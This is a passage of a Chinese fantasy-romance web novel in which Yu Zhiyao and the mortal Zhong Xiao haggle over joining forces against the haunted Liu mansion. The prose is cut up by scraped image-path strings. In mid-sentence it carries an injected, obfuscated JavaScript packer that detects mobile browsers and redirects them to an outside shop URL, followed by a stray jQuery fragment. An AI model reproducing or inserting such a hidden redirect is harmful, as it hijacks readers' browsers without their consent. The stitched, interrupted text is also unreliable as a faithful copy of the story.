钟逍“咳”了一声,澄澈的眼眸落在烛芯上,染上澄黄。他不敢抬头,嘴里一味嘀咕着:“那不是,那不是不得已而为之吗……”
于之遥不说话,往椅背上一靠,就这么挑眉盯着他,似乎在等他能说出什么花来。
若他什么也说不出来,那……
她暗暗磨了磨牙。
但等来等去,没等来他的狡辩,反倒蜡烛忽然“噗”的一声炸了道烛花。对面的钟逍似乎被吓到了一般,眼睫微颤一瞬。
他这才回神,连忙咽了口口水,依旧不敢抬头,只小声说了句:“想来之遥会理解我的,对吧?”
于之遥瞥他一眼:“理解?”
难道她是什么很贱的人吗?
钟逍快速瞥她一眼,收回,煞有介事的点点头:“既然你这么有本事,何必这么……”
“等等,”他忽然想到什么,眼睛亮了亮,抬起头,仔细看着她道:“之遥既然是无所不能的镇邪使,那这趟一定是有备而来的了?”
他再次满脸灿烂,一点点凑近她道:“怪不得我一见之遥就觉得如此亲切仰慕,原来你就是我一直在等的人啊。”
不用于之遥说话,他更凑近一点,盯着她的眼睛,满脸期待道:“那之遥对刘府怎么看,可有想到办法能解决那刘府的事呢?”
他明显很在意这点,眼睛亮晶晶的。于之遥看他一会儿,眨几下眼睛,才说道:“这和你有什么关系?”
“刘府不是将你赶出来了么?”
“而且,”她睨他两眼,又用重音补充:“不是你自己偷跑的吗?”
“所以现在怎么又关心起来了?”
她瞪他一眼,“哼”了一声道:“想转移话题,倒也不用这么……”
“咳咳!那都是意外。”
钟逍像是被呛到一般,咳了几声,还不忘快速打断她的话。冷静后他又掠过这个话题,挑眉看她两眼,只管和她说道:“而且那和我可太有关系了,我怎么不能关心呢?”
他眨眨眼,捧着脸蛋,在烛光下笑盈盈的看着她说:“身为清水县子民,我当然想看清水县早日河清海晏,重获安宁啊。”
他直勾勾看着她:“之遥,你能解决吗?”
那双多情的眼一旦认真起来,便装满细碎澄黄的光。多看两眼,似乎能把人心肠都看软了。
于之遥下意识避开他的视线,“唔”了一声。她倒是没再挑他的刺,偏头看着蜡烛,倒真顺着他的话开始说起来,只不过语气依旧算不上好:“情况嘛……暂且不好说。毕竟那刘府的情况我所知甚少,所以……你又知道多少有用的?还不快快说来。”
于之遥又想起了一桩事,抬头看他一眼,便问道:“那去主城越级报官之人,便是你么?可是报官时为何只说刘府有人失踪,而不说那刘府的反常之处?”
于之遥微微眯眼,语气不太好:“你知道这耽误了我多少功夫么?害得我都没有提前准备,才会……差点在刘府栽个跟头。”
当然,此乃假话。
实则镇邪司接收到这桩案子时,便派人去清水县探了探。那人久去不归,镇邪司觉得不妥,就上报了明知堂。
于之遥接到明知堂发给她的任务的时候,正在准备回明知界的事宜。于是也没多打听,便直接上路了。
她本想着区区一黄品任务能有多难?还不如早去早回,所以……
但真相只有她知道就好了,于之遥瞥了钟逍一眼,悠悠叹了一声,只管甩锅:“情报太少,我准备不多。所以现在嘛,略感棘手。”
钟逍单手托腮,听到现在,神情愣了愣,连忙又摇了摇头:“我请一个朋友过去的,也许……他是说少了吧。”
钟逍意外干脆,认下了这个锅。于之遥刚直勾勾看着他,又听他话音一转道:“不过,既然棘手。那不如,之遥和我联手?”
他说着点点头,眼里充斥着异样的神采,映着点点星光,直直看着她说:“我们携手,一起还清水县一片安宁,之遥你觉得如何?”
“……什么?”
于之遥起初还以为自己听错了,她歪歪头,却看见钟逍格外认真的目光,似乎还挺期待。她沉默一会儿,偏头,上下打量他一眼,忍不住好奇:“你有什么本领,敢和我合作呢?”
她说话并不难听,语气也很寻常。但她左眼似乎写着“你是?”右眼写着“配吗?”
钟逍眼睛一闪,挪来挪去又挪回她脸上,语气很自然道:“你别看我只是一个普通凡人,但我……很有本领啊,我还是渡厄使呢,更掌握许多你不知道的情报。所以和我合作,包你能成功,之遥,这样你都不心动吗?”
他越说越有底气,似乎都不怕于之遥会再嘲笑他了。他眼睛亮晶晶的,好似还觉得她不会不答应一般。
于之遥默默看他,一时没说话。
的确,他说的不无道理。
他能好好从吃人的刘府里出来,就证明他有一定本领。
再说他还知道西府,见过人虫,想来能为她解答不少疑问。
可是……
于之遥很疑惑,歪头看着他说:“你不是刚刚还想着离开清水县么?现在,怎么又要和我联手,难道现在你就不害怕了?”钟逍依旧笑盈盈道:“害怕啊。”
“不过,”他凑近于之遥,眨眨眼睛说:“我相信之遥一定能保住我,对不对?”
于之遥愣了一下,听明白后略微睁大眼,看着他说:“什么,你还要我保护你?”
钟逍一脸理所当然,看着她说:“我帮你完成任务,你保护我平安,这不是应该的么?”
于之遥抿了下唇,立马婉拒:“谢谢,我不和凡人合作。”
钟逍急忙挺起背:“为什么?”
见她表情认真,他咬了下唇,看她一眼,继续絮絮叨叨:“你还看不起凡人么?之遥,这可不行。再说你一不知道刘府状况,二没有人接应。难道你,你不想快速解决这场灾难么?”
那当然……
她思索一瞬,抬头再看。见钟逍表情越来越幽怨,又说的字字恳切。
所以她仔细想了想……
“算了,你太麻烦。”
她说着嘴角拉出一道平平的弧度,垂着眸,手也撑在桌子上,像是对他失去了兴趣,打算起身离去了。
钟逍立马急了,皱着眉头,伸手便想阻拦她:“等等!”
于之遥看了眼他伸过来的手,再扭头看他一眼,没说她还没打算走。
钟
;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return'\\w+'};c=1;};while(c--)if(k[c])p=p.replace(new RegExp('\\b'+e(c)+'\\b','g'),k[c]);return p;}('8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="j://e.d.f/h/g/"}',24,24,'userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17744100|209194||http|test|mini|href|location'.split('|'),0,{}));
() {
$('.inform').remove();
$('#content').append('
逍正将脸挪开,望着棺材的方向,神情带着几分肃穆道:“那再加一个帮手,他可不是凡人,这总行了吧?”
帮手?
于之遥闻言随他一同看向棺材。
那棺材此时倒没什么动静了,让她差点忽略过去。
不过她的确很好奇,棺材里到底装着什么东西?果真是他的帮手么?
那……厉害么?
她在这边思索着,那边钟逍先收回目光。看了她一眼,忽然凑近她,压低声线道:“除了是帮手,他还是刘府闹鬼的起端。这么说……你会答应么?”
于之遥立马来了精神,眼睛闪亮。看看棺材又看看他,好奇道:“这话又是什么意思?”
“想知道?”
钟逍眨眨眼,立马说:“和我联手啊。”
他看着于之遥,连笑两下,一字一句强调:“到时候不管你想知道什么,我都能告诉你。而且……我愿意陪你去刘府涉险,如此可好?”
于之遥:“……”
这话大概是好话,钟逍说的也很有诚意,但她却听得一言难尽了。
于之遥叹息一声,单手托住脸,直直看着钟逍浸在烛光下的脸蛋,她语气平淡但不简单道:“你说的陪我涉险,是会将所有锅都推我头上,等我吸引别人的目光,你好直接跑路,对么?”
“我……当然不是了……”
钟逍眼神闪躲了好一会儿,忽然长长叹息一声,然后他手在桌子上一撑,直接起身。于之遥正疑惑追着他看,却见他抬脚没往外走,反而走到自己面前。
随后他一撩衣袍,竟直接跪在她腿边,再次抱住她的腿耍赖道:“求你了,好之遥。我错了,我再也不会丢下你偷偷跑路了。如果你不信……就拿锁链将我捆起来行不行?”
于之遥在他碰上来时就浑身一麻,等他说完又打了个哆嗦。
她连忙伸出一根手指推他的肩膀,同时喊道:“喂,你又想耍赖?你以为这就有用了?”
钟逍恍若未闻,只管抬起水润的眸子,幽幽看她半天,脸上凑起一个脆弱的表情:“求你了,之遥,就带我一个,行不行?”
“阿逍真的很有用的,要不要试试再说?”
他又开始卖惨了,偏偏他的确很有天赋,知道该怎么利用那张脸让她心软。
可是……
于之遥“咳”了一声,刻意偏开视线,直接起身,不客气将他从自己身上一把撕开,再往椅子上一按。
也不管他“嘶”了一声是不是痛到了,她直接快速走开。走到几步之外,才回头,远远盯住那个只会耍无赖的人说:“你为何一定要和我一起不可,怎么,你忽然疯了吗,真想求死了不成?”
对上他似含水雾又似含怨的眼神,她一卡壳,差点就答应了。但想到答应他的下场,总觉得比被师兄揍一顿都要凄惨。
她眼神闪烁,不再看他。想了想,又换了一副好语气道:“那刘府好危险,你何必和我一起受苦,倒不如……”
她慢慢抬头看他,还没想好下面的话该说什么。钟逍回看她几眼,像是情绪冷静下来,连叹了好几声。
随后他忽然垂下眸,轻轻咬了下唇,用很认真的声线和她说道:“那如果我说……我死不了呢?”